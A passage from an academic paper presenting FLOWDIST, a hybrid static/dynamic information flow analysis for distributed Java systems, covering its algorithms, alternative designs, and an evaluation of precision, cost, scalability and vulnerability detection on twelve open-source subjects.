Then, dependencies in every other (*remote*) process P_j are identified (lines 7-9). If P_j never sent a message (line 8) or the timing of message passing implies no dependence, relevant methods in P_j are dismissed; otherwise, they are added to $DS(q)$ (line 9). The rationale is that, suppose $m1$ and $m2$ execute in two processes $p1$ and $p2$, respectively, $m2$ depends on $m1$ only if $p2$ receives at least one message before $lr(m2)$ that is sent (directly or transitively) from $p1$ after $fe(m1)$.

Once $DS(q)$ is computed, if it includes a sink-enclosing method m_k (line 10), the partial ordering of relevant methods in $DS(q)$ forms an information flow path from q to m_k. All such paths are gathered into ps (line 11) and returned (line 12).

Illustration. For the working example, FLOWDIST first identifies relevant methods (e.g., `doIO` in the client component and `getArchive` in the server component) and branches in them to probe for. After the tracing, the methods in the resulting traces are ..., `doIO`, `run`, `getArchive`, `BinaryOutputArchive`, `writeInt`, ... Then, in Algorithm 1, all these methods are included in dependent set of `doIO`, the only source-enclosing method here. The global partially-ordered sequence between this method and `writeInt` (the only sink-enclosing method here) gives the method-level information flow path: `doIO` → `run` → `getArchive` → `BinaryOutputArchive` → `writeInt`.

3.3 Refinement (Phase 2)

In this phase, FLOWDIST aims to produce fine-grained information flow paths by refining the coarse (method-level) results computed in Phase 1, in three steps as shown in Figure 4 and detailed below. To this end, it leverages




Figure 4: The process of FLOWDIST refinement (Phase 2).

program data of two modalities (*static* and *dynamic*) and two granularity levels (*method* and *statement*). The primary motivation for this highly hybrid design is that *it may offer a practically competitive balance between the analysis precision and the total analysis cost* [52].

Static analysis (2.1). A key enabler for FLOWDIST to attain its design goal is that it utilizes fine-grained (statement-level) static dependencies, represented as a graph. More importantly, the graph only needs to be *partial* (as opposed to a whole-system dependence graph [77])—only static dependencies involving methods on the flow paths from the pre-analysis are computed. The rationale is that *any method via which the sensitive information originated at a source s reaches a sink t must be on a method-level information flow path between the enclosing method of s and that of t*. The main idea here is that, while performing data/control flow analysis for computing varied kinds of dependencies (as detailed below), the analysis stops interprocedural propagation of relevant flow facts whenever it encounters a method that is not on the method-level path.

Specifically, FLOWDIST computes traditional control and data dependencies [77] within each thread, followed by computing dependencies across threads including threading-induced control (*ready* and *synchronization* [71]) and data (*interference* [100]) dependencies. The static dependence analysis here is chosen to be context-insensitive because its results are only used in Step 2.3 where the method-execution events used will provide the necessary contexts; further, its interprocedural analysis part is chosen to be flow-insensitive because those events are ordered (by their timestamps). The intraprocedural analysis part remains flow-sensitive, though, as those events are at method level. These choices reduce the total analysis cost of FLOWDIST.

The static dependencies *across* distributed components are not computed due to their implicit nature. Thus, the resulting dependence graph of the entire system consists of disconnected subgraphs (each for one component/process, as illustrated in Figure 5). FLOWDIST builds each subgraph by considering all possible entry points of D, without purposely separating/recognizing the components.

Coverage analysis (2.2). This step aims to generate per-process statement coverage, the only fine-grained dynamic data used to refine the hybrid analysis in Step 2.3. This is done by referring to the static dependencies from Step 2.1 and branch coverage from Step 1.2—statements

Algorithm 2 Computing statement-level flow paths

let SC be the set of statements covered across all processes
let T_i be time-stamped method execution event trace in process P_i, $i \in [1,n]$
let sDG be the partial static dependence graph
let $<s,t>$ be a source-sink callsite pair between which paths are computed
let *outlets* be the list of all outlets
let *inlets* be the list of all inlets

1: $SOFPS=\emptyset$, $REFPS=\emptyset$, $SIFPS=\emptyset$, $intraFP=\emptyset$
2: merge T_i, $i \in [1,n]$ into a global partially ordered sequence ES
3: dDG = `buildDyndepGraph`(sDG, $<s,t>$, ES) // hybrid analysis
4: dDG' = `pruneDyndepGraph`(dDG, SC) // statement-level pruning
5: $SOFPS$ = `findPaths`(dDG', $\{s\}$, *outlets*, $tr(s)$)
6: **for** i= to n **do** // compute remote segments of interprocess paths
7: $intraFP \cup=$ `findPaths`(dDG',$\{s\}$,$\{t\}$,S_j) // intraprocess paths
8: **if** $tr(s) == T_i \ \vee \ tr(t) == T_i$ **then continue**
9: $REFPS \cup=$ `findPaths`(dDG', *inlets*, *outlets*, T_i)
10: $SIFPS$ = `findPaths`(dDG', *inlets*, $\{t\}$, $tr(t)$)
11: **return** [`spliceSegs`($SOFPS$, $REFPS$, $SIFPS$), $intraFP$]

control dependent on a covered branch are considered covered. Importantly, during this inference, only methods on any method-level path found in Phase 1 are considered. The insight is that *statements in other methods will not appear on the final (statement-level) information flow paths*.

Statement-level analysis (2.3). With the covered statements (SC), per-process method event traces (T_i), and partial static dependence graph (sDG) of D, FLOWDIST now computes statement-level information flow paths between each source-sink callsite pair ($<s,t>$) with Algorithm 2. It identifies the callsites of message sending and receiving APIs (within the methods on the method-level flow paths), referred to as *outlets* and *inlets*, indicating where information flows out from and into each process, respectively.

First, per-process sequences of method events are merged as a whole-system event sequence ES (line 2) ordered by event timestamps. Then, the subroutine `buildDyndepGraph` constructs a dynamic dependence graph dDG (line 3) by referring to the static dependencies in sDG while traversing ES, using a hybrid dependence analysis inspired by DIVER [51]. The key idea is summarized as follows. First, interprocedural dependencies in sDG are categorized into two classes: *adjacent* (due to parameter or return-value passing) and *posterior* (due to the def-use associations of heap variables and control dependencies). Next, when scanning ES, a static dependence of a method $m2$ on another method $m1$ is activated (hence added to dDG) if (1) that dependence is adjacent and $m2$ happens immediately after $m1$ in ES or (2) the dependence is posterior and $m2$ happens anywhere after $m1$ in ES. The analysis treats all static *intraprocedural* dependencies in a method that is in ES as activated and adds them to dDG. And the graph construction starts with s and only includes dependencies that reach t.

The resulting dependencies (in dDG) would be imprecise at statement level. Thus, FLOWDIST proceeds with a subroutine `pruneDyndepGraph` which prunes spurious dependencies in




Figure 5: The partial static dependence graph created in (the Step 2.1 of) Phase 2 for the working example.

dDG per the statement coverage SC: nodes corresponding to unexercised statements and their associated edges are removed from the graph, resulting in the pruned graph dDG' (line 4). While the pruning may still leave spurious dynamic dependencies [39] in dDG', we make this choice to contain the overall analysis cost of FLOWDIST to gain in scalability.

With the dDG', the algorithm then computes both intraprocess and interprocess information flow paths with `findPaths(G,X,Y,T)`, a subroutine that finds paths from any statement in `X` to any statement in `Y` on a graph `G` while only considering nodes in `T`. Intraprocess paths (*intraFP*) in each process are computed by simply traversing dDG' (line 7).

For any interprocess flow path, however, the sink is not explicitly reachable from the source on dDG' because it (as a projection of sDG) remains disconnected. FLOWDIST computes the three segments separately (§2). First, the segment within the source (s)'s process (*SOFPS*) is computed via a traversal on dDG' (line 5) that retrieves paths from s to a relevant outlet within that process's trace—$tr(x)$ denotes the trace that includes an event of the method that encloses a statement x. The segment within the sink (t)'s process (*SIFPS*) is computed similarly (line 10), but by searching paths from any inlet to t. The remaining segment (*REFPS*) is searched within each process (lines 6-9) other than the one that encloses s or t (line 8). The search is again realized through a traversal on dDG', looking for paths from any inlet to any outlet within the process. Finally, these segments are spliced into interprocess information flow paths with the subroutine `spliceSegs`, according to the timestamps of relevant inlets/outlets. The splicing works such that there are not any events between the end of an *SOFPS* and the start of an *REFPS*, nor between the end of the *REFPS* and the start of an *SIFPS* as per the global partially ordered sequence ES. With the intraprocess paths, these spliced interprocess paths are then returned as the output of this algorithm (line 11).

Illustration. For the working example, Figure 5 depicts the dDG (i.e., before pruning), including three subgraphs each for one of the three processes *Client* (left), *Container* (middle), and *Server* (right)—only the part for the code of Figure 1 is shown. FLOWDIST then infers the covered statements from

the branch coverage obtained in Phase 1: `68, ..., 103, ..., 107, 392, 393, ..., 397, ..., 438, ..., 442, 443, ..., 454, 455`.

The dark solid nodes indicate covered statements on the corresponding dDG', among which `{107,397}` are outlets and `{392,438}` are inlets—in the example code, the actual message-sending/receiving APIs are invoked within some of the relevant methods shown (e.g., `ZooKeeper(...)` at line 392). The grey nodes are those pruned away per the statement coverage. After executing Algorithm 2, *SOFPS*=<`68, 69, 75, 101, 102, 103, ..., 107`>, *REFPS*=<`392, 393, ..., 397`>, and *SIFPS*=<`438, ..., 442, 443, ..., 454, 455`>. Splicing these segments leads to the entire path <`68, 103, ..., 107, 392, 393, ..., 397, 438, 442, 443, ..., 454, 455`>, as also highlighted in arrowed lines of Figure 1. *intraFP*==$\emptyset$ as there is no intraprocedural information flow path between the source-sink pair in this example.

4 Alternative Designs

The default design of FLOWDIST as presented above targets common distributed systems in general. To more systematically explore the multi-staged refinement-based methodology for DIFA, we have developed two alternative designs: FLOWDIST*sim* and FLOWDIST*mul*. They may offer even greater cost-effectiveness and scalability for systems that meet certain conditions, by further reducing analysis costs while without compromising soundness and precision.

FLOWDIST*sim*: In the Step 1.1 of FLOWDIST, the goal of the static analysis (i.e., ICFG construction) is to reduce the instrumentation scope hence the costs of tracing method and branch events. Yet with certain systems, probing for and tracing all such events is cheap, and the cost incurred by this static analysis itself may outweigh the cost reduction. Optimized for systems meeting these conditions, FLOWDIST*sim* skips the static analysis, and simply instruments all methods and branches in D in this step, with the rest being the same as FLOWDIST.

FLOWDIST*mul*: With some systems, the FLOWDIST*sim* design is well justified. Yet probing for and then tracing all method and branch events in D incurs substantial costs. To reduce these costs, we introduce an intermediate phase, with two more changes, to FLOWDIST*sim*. The idea is to have a multi-staged refinement-based design in Phase 1 itself. First, the new Phase 1 only probes for and traces the first entry and last returned-into events of each method, and then computes method-level flow paths from those events. The intermediate phase then probes for and traces the coverage of branches in, and all instances of both kinds of events of, methods on such paths. Lastly, the Step 2.2 is removed from Phase 2.

Since FLOWDIST*mul* requires multiple executions of the same system against the same input (in the first and intermediate phases), this design is optimized for systems with deterministic executions—inconsistencies between the two executions could compromise the soundness of the DIFA as a whole. Another condition is that the cost reduction outweighs the costs incurred by the intermediate phase.

According to the rationale of each alternative design, FLOWDIST*sim* is expected to perform the best for small/simple systems with non-deterministic executions, while FLOWDIST*mul* is the best for such systems without non-deterministic executions. For large/complex systems, FLOWDIST would perform the best. These contrasts are justified by the *conditions* (as described above) under which either alternative design is motivated and best fits; when none of those conditions are met, FLOWDIST is superior in general.

5 Implementation and Limitations

We implemented FLOWDIST and its alternative designs for Java based on Soot [87] while reusing our dependence analyzers [48, 49]. Our tools take Java bytecode directly and account for data/control flows due to exception-handling constructs and reflection. For computing threading-induced dependencies, we reused relevant parts of Indus [107]. Additional implementation details can be found in [66, 68].

Due to their common inability to *fully* analyze dynamic language features (e.g., complex cases of reflection, native code) the static analyses in our tools are soundy [91] but not sound [78]. Since they compute information flow paths based on dynamic dependencies projected from static ones, while considering a specific system execution only, our tools may suffer from false negatives (akin to under-tainting in DTA).

Our tools do not address the problem of identifying the sources/sinks of interest, which are assumed to be given in the default source/sink lists or specified differently by users. Also, as with any dynamic analysis, the analyses in our tools are limited to the program parts that are exercised at runtime. Thus, their capabilities of discovering a bug rely on that (1) the relevant source and sink are specified and (2) the source and sink are covered by the run-time inputs considered. Moreover, considering the security context in specific usage scenarios (e.g., external protection mechanisms applied to the source or sink), our tools may suffer from false positives as they do not analyze, nor have access to, those external/context factors.

Finally, our tools require static instrumentation, thus they may not suit scenarios where the system cannot be modified. Additional limitations of FLOWDIST*sim* and FLOWDIST*mul* are those implied by the respective system conditions discussed earlier (e.g., the system execution is deterministic).

6 Evaluation

Our evaluation was guided by the following questions:

RQ1 *How effective is* FLOWDIST *in terms of its precision?*
RQ2 *How efficient is* FLOWDIST *in terms of its costs?*

Table 1: Subject distributed programs and test inputs used

Subject	#SLOC	#Method	Scenario	Tests
NIOEcho	412	27	Client-Server	Integration
MultiChat	470	37	Peer-to-Peer	Integration
ADEN	4,385	260	Peer-to-Peer	Integration
Raining Sockets	6,711	319	Client-Server	Integration
OpenChord	9,244	736	Peer-to-Peer	Integration
Thrift	14,510	1,941	Client-Server	Integration
xSocket	15,760	2,209	Peer-to-Peer	Integration
ZooKeeper	62,194	5,383	Client-Server	Integration
			N-tier	Load
			N-tier	System
RocketMQ	105,444	6,198	N-tier	Integration
			N-tier	System
Voldemort	115,310	20,406	Client-Server	Integration
			N-tier	Load
			N-tier	System
Netty	167,961	12,389	N-tier	Integration
HSQLDB	326,678	10,095	Client-Server	Integration
			N-tier	System

RQ3 *How scalable is* FLOWDIST*?*
RQ4 *Can* FLOWDIST *find real-world vulnerabilities?*
RQ5 *Can* FLOWDIST *discover new vulnerabilities?*
RQ6 *How does* FLOWDIST *compare to the state of the art?*
RQ7 *How well do the alternative designs perform?*

6.1 Experiment Setup

As shown in Table 1, we used 12 Java distributed systems as subjects. The subject sizes are measured by numbers of non-blank non-comment Java source code lines (*#SLOC*), numbers of methods defined in the subject (*#Method*), and execution scenarios (*Scenario*) including client-server, peer-to-peer, and n-tier. The last column lists the kinds of tests available to us, from which the run-time inputs are drawn.

NioEcho [27] provides an echoing service for any message sent by clients. MultiChat [26] is a chat service broadcasting messages received from one client to others. ADEN [25] offers a UDP-based alternative to TCP sockets. Raining Sockets [24] is a non-blocking and sockets-based framework. OpenChord [28] is a peer-to-peer network service. Thrift [33] is a framework for developing scalable cross-language services. xSocket [34] is an NIO-based library for building high-performance computing (HPC) software. ZooKeeper [30] is a coordination service achieving consistency and synchronization in distributed systems. RocketMQ [38] is a distributed messaging platform. Voldemort [29] is a distributed key-value store underlying LinkedIn's services. Netty [37] is a framework for rapid HPC application development. HSQLDB (HyperSQL DataBase) [36] is an SQL relational database system.

We chose these subjects to cover various scales, application domains, architectures, and mechanisms for message passing. The system and load tests were part of the software packages downloaded from the respective project websites. The integration tests were created manually as per the official documentation of each subject with concrete inputs. Both valid and invalid inputs were considered. For each of these tests, we ran two to five processes each on a different machine per the typical use of each subject.

In each integration test, we started several server/client instances and performed various operations, to cover main subject features. Particularly for ADEN, Raining Sockets, Thrift, xSocket, and Netty, which are frameworks/libraries, we developed an application for each to cover its major functional features and then exercised each of the applications. The following are brief descriptions of operations and test inputs involved in each integration test.

- NioEcho: We started a server and a client, sent random text messages from the client to the server, and then waited for the echo of each message.
- MultiChat: We started a server and three clients. From one client we sent random text messages to the server which broadcasted them to all other clients.
- ADEN: We started two nodes each of which sends messages to and receives messages from the other node.
- Raining Sockets: We started a server and a client, and then the client sent text messages to the server.
- OpenChord: We first started three nodes A, B, and C. Then, we performed following operations: On node A, create an overlay network; on the other nodes B and C, join the network; on the node C, insert a new data entry to the network; on the node A, search and then remove the data entry; Lastly, on the node B, list all data entries.
- Thrift: With a server and a client, a calculator application was developed. The client sent some basic arithmetic operations (addition, subtraction, multiplication, and division of two numbers, in order) to the server and got the calculation results from the server.
- xSocket: Two nodes were started and then each sends messages to the other node.
- ZooKeeper: Our operations were: create two nodes, search them, look up their attributes, update their data association, and remove these two nodes.
- RocketMQ: There are four components: a name server, a broker, a producer, and a consumer. The server provides reading and writing service and records full routing information. The broker stores messages. The producer sends messages to the broker. The customer receives messages from the broker.
- Voldemort: We performed the following operations in order: add a key-value pair, find the key for its value, remove the key, and retrieve the pair.
- Netty: We develop a 3-tier application with three nodes. The first node read an email list from a file and then sent relevant emails to the second node. Next, the second node encrypted the emails using the RSA algorithm and then sent them to the third node. Lastly, the third node used Postfix to send emails received.

- HSQLDB: We started a database server and a client. Then, the client sent a SQL query to the server and then received the SQL result from the server.

We evaluated FLOWDIST via its implementation for Java, thus we set the sources and sinks (found in [65]/data) based on our understanding of security-related APIs in the Java SDK, as default. We used the list of message-passing APIs (§3.1) in the Java SDK to cover Java Socket I/O, ObjectStream I/O, and Java NIO APIs (as listed in [65]/Message_PassingAPIList.txt).

6.2 Experimental Methodology

Given the default user configuration, we considered pair-wise pairing of all sources and sinks as queries against each subject execution. Due to the absence of ground truth, for each query we manually checked the (statement-level) information flow paths produced by FLOWDIST to compute precision.

Specifically, for each path, we tracked the dependencies of the source; then we considered the path a true positive if we reached the sink without encountering any sanitization via the path, and a false positive otherwise. FLOWDIST does not support sanitization at the moment—its current implementation does not check if a resulting flow path contains sanitizing operations. Yet among the paths we examined, we did not find sanitized ones. Also, we manually constructed the ground truth for three subjects to evaluate recall. In each case of manual analysis, the two authors and a non-author CS graduate student each inspected independently; then they cross-validated and confirmed the result when all three concurred. The manual check was time-consuming, thus we randomly sampled only 20 paths when there were more (otherwise we checked them all). We avoided taking more than one path between each pair to reduce biases.

Regarding efficiency, we computed FLOWDIST's time and storage costs for each query and reported the average-case numbers over all the queries per execution, in addition to run-time slowdowns and static analysis costs. To evaluate scalability, we used linear regression to model how those numbers vary with changing code and trace sizes.

We are not aware of a prior DIFA/DTA, nor a fine-grained dynamic data flow analysis that could serve the same purpose, that works with diverse real-world distributed systems. Thus, we compare FLOWDIST with PHOSPHOR [47] and JOANA [75], the state-of-the-art dynamic and static taint analyzers for single-process Java software, respectively. Our study considered only this single baseline DIFA/DTA because our extensive search for such tools and contact with the authors of relevant papers ended up with no more comparable tools to include (as further discussed in §7). We chose to include JOANA to see how DIFA/DTA tools are compared with static ones. The machines we used were all Ubuntu 16.04.3 LTS workstations with an Intel E7-4860 2.27GHz CPU and 32GB DMI RAM.

Table 2: Numbers of intraprocess (*Ir*) source/sink pairs (*Pr*) and information flow paths (*Ps*), versus interprocess (*Int*) ones

Execution	#IrPr	#IrPs	#IntPr	#IntPs	IntPs/AllPs
NioEcho	66	21	12	6	22.22%
MultiChat	42	0	12	0	0.00%
ADEN	0	0	5	0	0.00%
Raining Sockets	12	3	0	0	0.00%
OpenChord	14	0	24	0	0.00%
Thrift	4	0	4	3	100.00%
xSocket	10	8	26	2	20.00%
Zookeeper Integration	9	0	33	0	0.00%
Zookeeper Load	1086	1	6522	64	98.46%
Zookeeper System	124	0	1116	46	100.00%
RocketMQ Integration	19	23	46	17	42.50%
RocketMQ System	24	0	187	50	100.00%
Voldemort Integration	198	30	193	138	82.14%
Voldemort Load	6	0	6	0	0.00%
Voldemort System	80	30	77	42	58.33%
Netty	9	3	7	2	40.00%
HSQLDB Integration	140	10	668	0	0.00%
HSQLDB System	7	2	11	4	66.67%

6.3 Results and Analysis

We now discuss our results for each RQ. We focus on major findings while discussing the key implications and insights.

6.3.1 RQ1: Effectiveness (Precision/Recall)

Table 2 shows the number of source-sink pairs covered in each execution (i.e., subject-test type) and that of information flow paths between the pairs, separately for intraprocess and interprocess paths. For each source/sink given in the configuration *C*, FLOWDIST treated each of its exercised callsites as a separate source/sink in counting the pairs and computing the paths. The last column shows the percentage of interprocess paths over all information flow paths per execution. The rows for executions without any information flow paths found are greyed.

The numbers of exercised source/sink pairs and information flow paths varied widely and were generally independent of subject size and input type. In 5 of the 18 cases (executions), FLOWDIST found no sensitive flow (e.g., for Voldemort-Load). In the other 13 cases, the paths were all true positives. Between any of the pairs in Thrift, Voldemort-Load, and Netty—the cases with smallest total numbers of pairs, we found no path beyond those found by FLOWDIST. Thus, the precision and recall were both 100% for the manually validated samples.

The majority (74% on average) of *all* of the reported paths were *interprocess* ones—in 7 cases the percentage was above 50% and in 3 cases 100%. This implies that, by only analyzing dynamic information flows *within* individual processes, a conventional DIFA/DTA would miss most of the sensitive flows in distributed program executions. This result also provides an alternative measure of recall of FLOWDIST versus single-process DIFA/DTA, and indicates the much higher recall of our approach.

More generally, while our evaluation on recall was limited due to the lack of ground truth and the impracticality of manually curating it for all queries (especially for large systems with complex executions), high recall (hence a low false negative rate) is crucial, especially in the context of finding security vulnerabilities. Meanwhile, we note that, relative to a static approach, the generally lower recall of a dynamic technique like ours is mainly attributed to the limited coverage of run-time inputs considered. On the other hand, a dynamic analysis is expected in nature to focus on the particular inputs (hence the specific executions) *given* by users. Thus, the input coverage problem is considered orthogonal to the design of a dynamic analysis [78]. With respect to the given executions, both our manual validation for RQ1 and evaluations against real vulnerability cases for following RQs confirmed that FLOWDIST found all of the information flow paths and related vulnerabilities, suggesting no false negatives for those executions.

In addition, the precision and recall of a hybrid analysis (as is the Step 2.3 of FLOWDIST) often compete with each other [84]. However, in our approach, we strive for precision improvement over a purely dynamic dependence analysis based on method-level control flows, by conservatively pruning static dependencies with those exercised control flows. This conservative nature leads to the ability of FLOWDIST to retain recall when gaining in precision.

Interprocess flow analysis is essential for a DIFA/DTA of common distributed systems. Manual validation suggested FLOWDIST*'s very-high precision and promising recall.*

6.3.2 RQ2: Efficiency (Time/Storage Costs)

Table 3 gives the breakdowns of the time and storage costs of FLOWDIST over its two phases and further over the steps of each phase. The time costs include those for static analysis (and instrumentation if any) (*St.*), profiling (*Run*), and on average for computing the (method- or statement-level) paths between each source-sink pair (*Query*). The second column lists the original run time (*Norm Run*) of each execution, from which profiling overheads were computed as runtime slowdown ratios (*Slowdown*). The eighth column shows the time for coverage analysis (*Co.*). The last column is the total storage cost (*Storage*) for all phases per execution—for storing the traces of method and branch events in Phase 1, statement coverage and partial static dependence graph in Phase 2, as well as the instrumented program. The overall averages (across all executions) are given in the bottom row.

On average over the 18 cases (executions), FLOWDIST took 19 minutes for all one-off analyses, including the time for all static analyses, instrumentation, and coverage analysis. We considered them *one-off* because their results are shared by all queries with respect to a given subject execution and source/sink configuration. In particular, the *partial* dependence analysis (as guided by the method-level




Figure 6: The total analysis time (seconds, *y* axis) versus subject size (#SLOC, *x* axis) of all subjects (integration test).




Figure 7: The run-time slowdowns (%, *y* axis) versus #method execution event instances (*x* axis) of all subject executions.

paths from Phase 1) was significantly more efficient than a whole-system analysis (without a pre-analysis). For instance, per our additional experiments, the latter did not even finish in 12 hours with otherwise the same setup against Voldemort.

For profiling, FLOWDIST caused an average of 68% slowdown calculated as $(T_i\text{-}T_o)/T_o$ where T_i and T_o is the run time of the instrumented and original program, respectively.

The time cost for querying each source/sink pair was 13 seconds on average, with a maximum of 50 seconds seen by HSQLDB-System mainly because of its static dependence complexity. Note that this cost was dominated by building the dynamic dependence graph from its static counterpart and an instance-level method execution event sequence (Algorithm 2), whose time expense depends on the scale of the graph and the length of the sequence.

The storage costs of FLOWDIST were all insignificant.

FLOWDIST *is promisingly efficient and scalable to large systems, taking on average 19 minutes by one-off analyses and 13 seconds to query for a source/sink pair while causing <1x slowdown and a negligible storage cost.*

6.3.3 RQ3: Scalability

We first look at how FLOWDIST scaled to subjects of growing sizes in terms of its total time cost (the sum of one-off analysis time, profiling costs, and the time for querying all possible source/sink pairs), against integration tests since every subject has such a test. Figure 6 shows the fitting curve, along with the determination coefficient $R^2 \in [0,1]$ which indicates how close the data are to the curve. The closer R^2 is to 1, the better the fitting is. As shown, FLOWDIST's time cost grew linearly.

We then look at the scalability of FLOWDIST in terms of its runtime slowdown, for all 18 executions each characterized by the length of the instance-level method execution event

Table 3: Time (in seconds) and storage (in MB) costs of FLOWDIST

Executions	Norm Run	Phase 1 Time				Phase 2 Time			Storage
		St.	Run	Slowdown	Query	St.	Co.	Query	
NioEcho	39	53	41	5.16%	0.2	50	1	1.0	1.6
MultiChat	26	55	28	6.12%	0.2	50	1	0.1	1.0
ADEN	21	117	23	10.23%	0.3	59	3	0.3	4.0
Raining Sockets.	6	40	6	7.67%	0.3	122	6	0.4	14.5
OpenChord	54	177	59	8.54%	0.3	740	41	4.7	26.7
Thrift	8	146	10	24.83%	0.5	79	45	0.6	26.1
xSocket	11	101	19	63.99%	0.5	70	14	0.1	29.3
Zookeeper Integration	71	292	121	70.16%	0.5	193	108	1.8	231.2
Zookeeper Load	99	292	177	78.83%	0.6	137	67	2.0	404.0
Zookeeper System	98	292	178	81.87%	0.5	250	93	1.1	417.5
RocketMQ Integration	105	56	196	87.05%	0.6	704	49	21.5	291.0
RocketMQ System	339	156	753	122.09%	0.6	727	52	34.0	463.2
Voldemort Integration	28	1206	58	106.06%	0.6	566	317	9.1	560.4
Voldemort Load	11	1206	23	113.37%	0.6	435	260	14.4	523.1
Voldemort System	31	1206	65	109.81%	0.6	618	344	22.2	545.1
Netty	12	1132	22	81.65%	0.6	381	317	30.1	417.6
HSQLDB Integration	9	659	19	107.46%	0.7	2227	96	41.5	591.1
HSQLDB System	15	684	36	142.71%	0.7	2771	408	49.7	733.7
Overall Average	**55**	**437**	**102**	**68.20%**	**0.5**	**565**	**124**	**13.0**	**293.4**

sequence in it as a run-time complexity measure. In the same format as Figure 6, Figure 7 shows the fitting curve with R^2>0.88, indicating that FLOWDIST scaled gracefully to large-scale systems in terms of the runtime overhead.

Table 4: Known vulnerabilities detected by FLOWDIST

Subject	Vulnerability	Reference	Found	#Case	#FN
HSQLDB	CVE-2005-3280	[1]	✓	1	0
Netty	CVE-2014-0193	[3]	✗	10	5
	CVE-2014-3488	[4]	✗		
	CVE-2015-2156	[5]	✗		
	CVE-2016-4970	[7]	✗		
	Issue 8869	[10]	✗		
	Issue 9112	[11]	✓		
	Issue 9229	[12]	✓		
	Issue 9243	[13]	✓		
	Issue 9291	[14]	✓		
	Issue 9362	[15]	✓		
RocketMQ	CVE-2019-17572	[9]	✓	1	0
Thrift	CVE-2015-3254	[6]	✓	1	0
Voldemort	Issue 101	[16]	✓	6	1
	Issue 381	[20]	✓		
	Issue 387	[21]	✓		
	Issue 352	[17]	✓		
	Issue 378	[19]	✓		
	Issue 377	[18]	✗		
xSocket	Bug 21	[22]	✓	1	0
ZooKeeper	CVE-2014-0085	[2]	✓	4	0
	Bug 2569	[23]	✓		
	CVE-2018-8012	[32]	✓		
	CVE-2019-0201	[8]	✓		

Both the total analysis time and runtime overhead of FLOWDIST *grew linearly with the growth of subject and trace sizes, suggesting its high scalability in practice.*

6.3.4 RQ4: Finding Real-World Vulnerabilities

We searched real-world vulnerabilities from varied sources (e.g., bug repositories and CVE reports) on our subjects and then selected those on information flow security. We identified one or more vulnerabilities for 7 of our studied subjects, as shown in Table 4. For each of these subjects, cases along with reference links are listed, with marks indicating which was found and which was missed. The last column gives the numbers of false negatives (*#FN*).

We started with the information flow paths computed in our experiments for RQ1 and RQ2 (i.e., the paths between all the sources and sinks in the default lists). Next, for each of the known vulnerabilities, we narrowed the search down to the paths between the source/sink that are most relevant to the vulnerability according to its bug report/description, while navigating the associated subject's code to gain more confidence. Finally, we considered that FLOWDIST found the vulnerability case if any of those paths is responsible for the vulnerability as per the bug report/description.

FLOWDIST successfully found most of the cases for all these 7 subjects but Netty. 5 cases for Netty and 1 for Voldemort were missed by FLOWDIST. The reason, as we verified, was that the missed vulnerabilities were not exercised during the executions we considered—we did not purposely select

Table 5: New vulnerabilities discovered by FLOWDIST

Subject	#Fixed	#Confirmed	#Pending
HSQLDB	0	5	2
Netty	1	1	0
Raining Sockets	0	1	0
RocketMQ	0	4	0
Thrift	0	5	0
Voldemort	0	0	4
xSocket	0	0	1
Zookeeper	1	1	0

run-time inputs to cover the vulnerabilities but just used those available to us to represent the operational scenarios of these systems. We note that *for all the 18 successful cases the underlying information flow paths were interprocess ones*.

> FLOWDIST *found 18 out of 24 vulnerability cases related to our subjects, all on interprocess flow paths. The other 6 were missed as the respective vulnerabilities were not covered by the executions analyzed.*

6.3.5 RQ5: Discovering New Vulnerabilities

From the information flow paths found by FLOWDIST, we identified 24 new vulnerabilities related to 8 of our subjects, as listed in Table 5. We reported these to the respective developers, with 17 having been confirmed and 2 already fixed so far. It is important to note that FLOWDIST *does not need any bug reports or the like to find known or new vulnerabilities/bugs*—it just computes all information flow paths between the specified *or default* input sources and sinks in the given execution for vulnerability inspection, albeit using such reports that include particular sources/sinks/executions of interest would facilitate the inspection.

Full details on these 24 cases are documented in [65]. Next, we illustrate with one fixed case and one confirmed case.




Figure 8: New vulnerabilities discovered: Case 1.

